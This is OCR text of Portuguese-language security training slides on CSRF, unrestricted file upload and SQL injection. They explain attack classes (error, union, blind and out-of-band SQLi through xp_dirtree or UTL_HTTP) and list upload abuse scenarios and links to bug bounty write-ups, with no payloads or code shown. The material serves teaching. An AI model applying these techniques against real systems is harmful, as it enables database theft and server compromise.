
CROSS SITE REQUEST FORGERY - EXEMPLOS



CROSS SITE REQUEST FORGERY - EXEMPLOS



CROSS SITE REQUEST FORGERY - EXEMPLOS



CROSS SITE REQUEST FORGERY - EXEMPLOS

- https://www.youtube.com/watch?v=13QPmRuhbhU
- https://www.youtube.com/watch?v=vRBihr41JTo
- https://www.youtube.com/watch?v=eWEgUcHPle0
- https://www.youtube.com/watch?v=1NO4I28J-0s
- https://www.youtube.com/watch?v=jnNa4i01aok
- https://www.youtube.com/watch?v=lqhyx6-ky1k
- https://hackerone.com/reports/419891
- https://www.imperva.com/learn/application-security/csrf-cross-site-request-forgery/
- https://www.infosec.com.br/cross-site-request-forgery/

UNRESTRICTED FILE UPLOAD

- Os arquivos enviados representam um risco significativo para os aplicativos. O primeiro passo em muitos ataques é obter algum código no sistema a ser atacado. Então o ataque precisa apenas encontrar uma maneira de executar o código. O uso de um upload de arquivo ajuda o invasor a executar a primeira etapa.
- As consequências do upload irrestrito de arquivos podem variar, incluindo controle completo do sistema, um sistema de arquivos ou banco de dados sobrecarregado, encaminhamento de ataques para sistemas de back-end, ataques do lado do cliente ou desfiguração simples. Depende do que o aplicativo faz com o arquivo carregado e, principalmente, de onde está armazenado.
- Existem realmente duas classes de problemas aqui. O primeiro é com os metadados do arquivo, como o caminho e o nome do arquivo. Eles geralmente são fornecidos pelo transporte, como codificação HTTP com várias partes. Esses dados podem induzir o aplicativo a substituir um arquivo crítico ou a armazená-lo em um local incorreto. Você deve validar os metadados com muito cuidado antes de usá-los.
- A outra classe de problemas está no tamanho ou no conteúdo do arquivo. A variedade de problemas aqui depende inteiramente do uso do arquivo. Veja os exemplos abaixo para obter algumas idéias sobre como os arquivos podem ser mal utilizados. Para se proteger contra esse tipo de ataque, você deve analisar tudo o que seu aplicativo faz com os arquivos e pensar cuidadosamente sobre o processamento e os intérpretes envolvidos.

UNRESTRICTED FILE UPLOAD

- **Ataques na plataforma de aplicativos:**
- Carregar arquivo .jsp na árvore da web - código jsp executado como usuário da web
- Carregar arquivo .gif para ser redimensionado - falha na biblioteca de imagens explorada
- Carregar arquivos enormes - negação de serviço do espaço no arquivo
- Carregar arquivo usando nome ou caminho malicioso - substitua um arquivo crítico
- Carregar arquivo contendo dados pessoais - outros usuários acessam
- Carregar arquivo contendo "tags" - as tags são executadas como parte de serem "incluídas" em uma página da web
- Carregar arquivo .rar a ser verificado pelo antivírus - comando executado em um servidor executando o software antivírus vulnerável
- **Ataques em outros sistemas:**
- Carregar arquivo .exe na árvore da web - as vítimas baixam o executável trojaned
- Carregar arquivo infectado por vírus - máquinas das vítimas infectadas
- Carregar arquivo .html contendo script - experiências da vítima Script entre sites (XSS)
- Carregue o arquivo .jpg que contém um objeto Flash - a vítima experimenta o seqüestro de conteúdo entre sites.
- Carregar arquivo .rar a ser verificado pelo antivírus - comando executado em um cliente executando o software antivírus vulnerável


UNRESTRICTED FILE UPLOAD - EXEMPLOS

https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload

UNRESTRICTED FILE UPLOAD - EXEMPLOS

https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload

UNRESTRICTED FILE UPLOAD - EXEMPLOS



https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload

FILE UPLOAD UNRESTRICTED - EXEMPLOS

- https://medium.com/@shayboy123/how-i-gain-unrestricted-file-upload-remote-code-execution-bug-bounty-381d0aab0dad
- https://www.youtube.com/watch?v=4g2uwJ7H7zM
- https://www.youtube.com/watch?v=xpCLMz3efUw
- https://www.youtube.com/watch?v=YwZwxfGTpVc
- https://nileshsapariya.blogspot.com/2015/11/linkedin-unrestricted-file-upload.html
- https://blog.securitybreached.org/2017/12/19/unrestricted-file-upload-to-rce-bug-bounty-poc/
- https://0x00sec.org/t/unrestricted-cv-file-upload/20325
- https://github.com/modzero/mod0BurpUploadScanner (PLUGIN - BURPSUITE)
- https://www.youtube.com/watch?v=CmF9sEyKZNo

SQL INJECTION

- Um ataque de injeção SQL consiste na inserção ou "injeção" de uma consulta SQL através dos dados de entrada do cliente para o aplicativo. Uma exploração bem-sucedida da injeção SQL pode ler dados confidenciais do banco de dados, modificar dados (Inserir / Atualizar / Excluir), executar operações de administração no banco de dados (como desligar o DBMS), recuperar o conteúdo de um determinado arquivo presente no arquivo DBMS sistema e, em alguns casos, emita comandos para o sistema operacional. Os ataques de injeção SQL são um tipo de ataque de injeção, no qual comandos SQL são injetados na entrada do plano de dados para efetuar a execução de comandos SQL predefinidos.

https://owasp.org/www-community/attacks/SQL_Injection

SQL INJECTION

- Erros de injeção SQL ocorrem quando:

1. Os dados entram no programa a partir de uma fonte não confiável.
2. Os dados usados para construir dinamicamente uma consulta SQL

- As principais conseqüências são:
- **Confidencialidade** : como os bancos de dados SQL geralmente mantêm dados confidenciais, a perda de confidencialidade é um problema frequente nas vulnerabilidades da Injeção SQL.
- **Autenticação** : se comandos SQL ruins forem usados para verificar nomes de usuário e senhas, talvez seja possível conectar-se a um sistema como outro usuário sem conhecimento prévio da senha.
- **Autorização** : se as informações de autorização estiverem em um banco de dados SQL, talvez seja possível alterá-las através da exploração bem-sucedida de uma vulnerabilidade de Injeção SQL.
- **Integridade** : Assim como pode ser possível ler informações confidenciais, também é possível fazer alterações ou até mesmo excluir essas informações com um ataque de injeção de SQL.

SQL INJECTION - TIPOS

- A injeção de SQL pode ser usada de várias maneiras para causar problemas sérios. Ao alavancar a injeção de SQL, um invasor pode ignorar a autenticação, acessar, modificar e excluir dados em um banco de dados. Em alguns casos, o SQL Injection pode até ser usado para executar comandos no sistema operacional, potencialmente permitindo que um invasor passe a ataques mais prejudiciais dentro de uma rede que fica atrás de um firewall.
- A injeção de SQL pode ser classificada em três categorias principais - *SQLi em banda* , *SQLi inferencial* e *SQLi fora de banda* .

SQL INJECTION - TIPOS

SQLi em banda (SQLi clássico)

- O SQL Injection em banda é o ataque mais comum e fácil de explorar dos SQL Injection. A injeção de SQL em banda ocorre quando um invasor pode usar o mesmo canal de comunicação para iniciar o ataque e coletar resultados.
- Os dois tipos mais comuns de injeção SQL em banda são *SQLi baseado em erro* e *SQLi baseado em união* .

SQLi baseado em erro

- O SQLi baseado em erro é uma técnica de injeção de SQL em banda que se baseia em mensagens de erro lançadas pelo servidor de banco de dados para obter informações sobre a estrutura do banco de dados. Em alguns casos, apenas a injeção SQL baseada em erro é suficiente para um invasor enumerar um banco de dados inteiro. Embora os erros sejam muito úteis durante a fase de desenvolvimento de um aplicativo Web, eles devem ser desativados em um site ativo ou registrados em um arquivo com acesso restrito.

SQL INJECTION - TIPOS

SQLi baseado em união

- O SQLi baseado em união é uma técnica de injeção de SQL em banda que utiliza o operador UNION SQL para combinar os resultados de duas ou mais instruções SELECT em um único resultado que é retornado como parte da resposta HTTP.

SQLi Inferencial (SQL Cego)

- A injeção inferencial de SQL, diferentemente do SQLi em banda, pode levar mais tempo para um invasor explorar, no entanto, é tão perigoso quanto qualquer outra forma de injeção de SQL. Em um ataque inferencial do SQLi, nenhum dado é realmente transferido pelo aplicativo Web e o invasor não seria capaz de ver o resultado de um ataque dentro da banda (é por isso que esses ataques são comumente referidos como " ataques cegos de injeção de SQL ") . Em vez disso, um invasor é capaz de reconstruir a estrutura do banco de dados enviando cargas, observando a resposta do aplicativo Web e o comportamento resultante do servidor de banco de dados.
- Os dois tipos de injeção SQL inferencial são *-boolean baseado em Cegos SQLi* e *SQLi baseado em Cego-time* .

SQL INJECTION - TIPOS

SQLi cego baseado em booleano (baseado em conteúdo)

- A Injeção SQL baseada em booleano é uma técnica inferencial de Injeção SQL que se baseia no envio de uma consulta SQL ao banco de dados, o que força o aplicativo a retornar um resultado diferente, dependendo se a consulta retorna um resultado VERDADEIRO ou FALSO.
- Dependendo do resultado, o conteúdo da resposta HTTP será alterado ou permanecerá o mesmo. Isso permite que um invasor deduza se a carga útil usada retornou verdadeiro ou falso, mesmo que nenhum dado do banco de dados seja retornado. Esse ataque geralmente é lento (especialmente em bancos de dados grandes), pois um invasor precisa enumerar um banco de dados, caractere por caractere.

SQLi cego baseado em tempo


- A injeção de SQL baseada em tempo é uma técnica inferencial de injeção de SQL que depende do envio de uma consulta SQL ao banco de dados, o que força o banco de dados a aguardar um período de tempo especificado (em segundos) antes de responder. O tempo de resposta indicará ao invasor se o resultado da consulta é VERDADEIRO ou FALSO.
- Dependendo do resultado, uma resposta HTTP será retornada com um atraso ou retornada imediatamente. Isso permite que um invasor deduza se a carga útil usada retornou verdadeiro ou falso, mesmo que nenhum dado do banco de dados seja retornado. Esse ataque geralmente é lento (especialmente em bancos de dados grandes), pois um invasor precisará enumerar um caractere de banco de dados por caractere.

SQL INJECTION - TIPOS


SQLi fora da banda

- A injeção de SQL fora de banda não é muito comum, principalmente porque depende dos recursos ativados no servidor de banco de dados que está sendo usado pelo aplicativo da web. A injeção SQL fora de banda ocorre quando um invasor não consegue usar o mesmo canal para iniciar o ataque e coletar resultados.
- As técnicas fora da banda oferecem ao invasor uma alternativa às técnicas inferenciais baseadas em tempo, especialmente se as respostas do servidor não forem muito estáveis (tornando um ataque inferencial baseado em tempo não confiável).
- As técnicas de SQLi fora de banda dependeriam da capacidade do servidor de banco de dados de fazer solicitações de DNS ou HTTP para fornecer dados a um invasor. É o caso do xp_dirtreecomando do Microsoft SQL Server , que pode ser usado para fazer solicitações de DNS para um servidor que um invasor controla; bem como o pacote UTL_HTTP do Oracle Database, que pode ser usado para enviar solicitações HTTP de SQL e PL / SQL para um servidor que um invasor controla.
- https://www.acunetix.com/websitesecurity/sql-injection2/


SQL INJECTION - EXEMPLOS



SQL INJECTION - EXEMPLOS



SQL INJECTION - EXEMPLOS



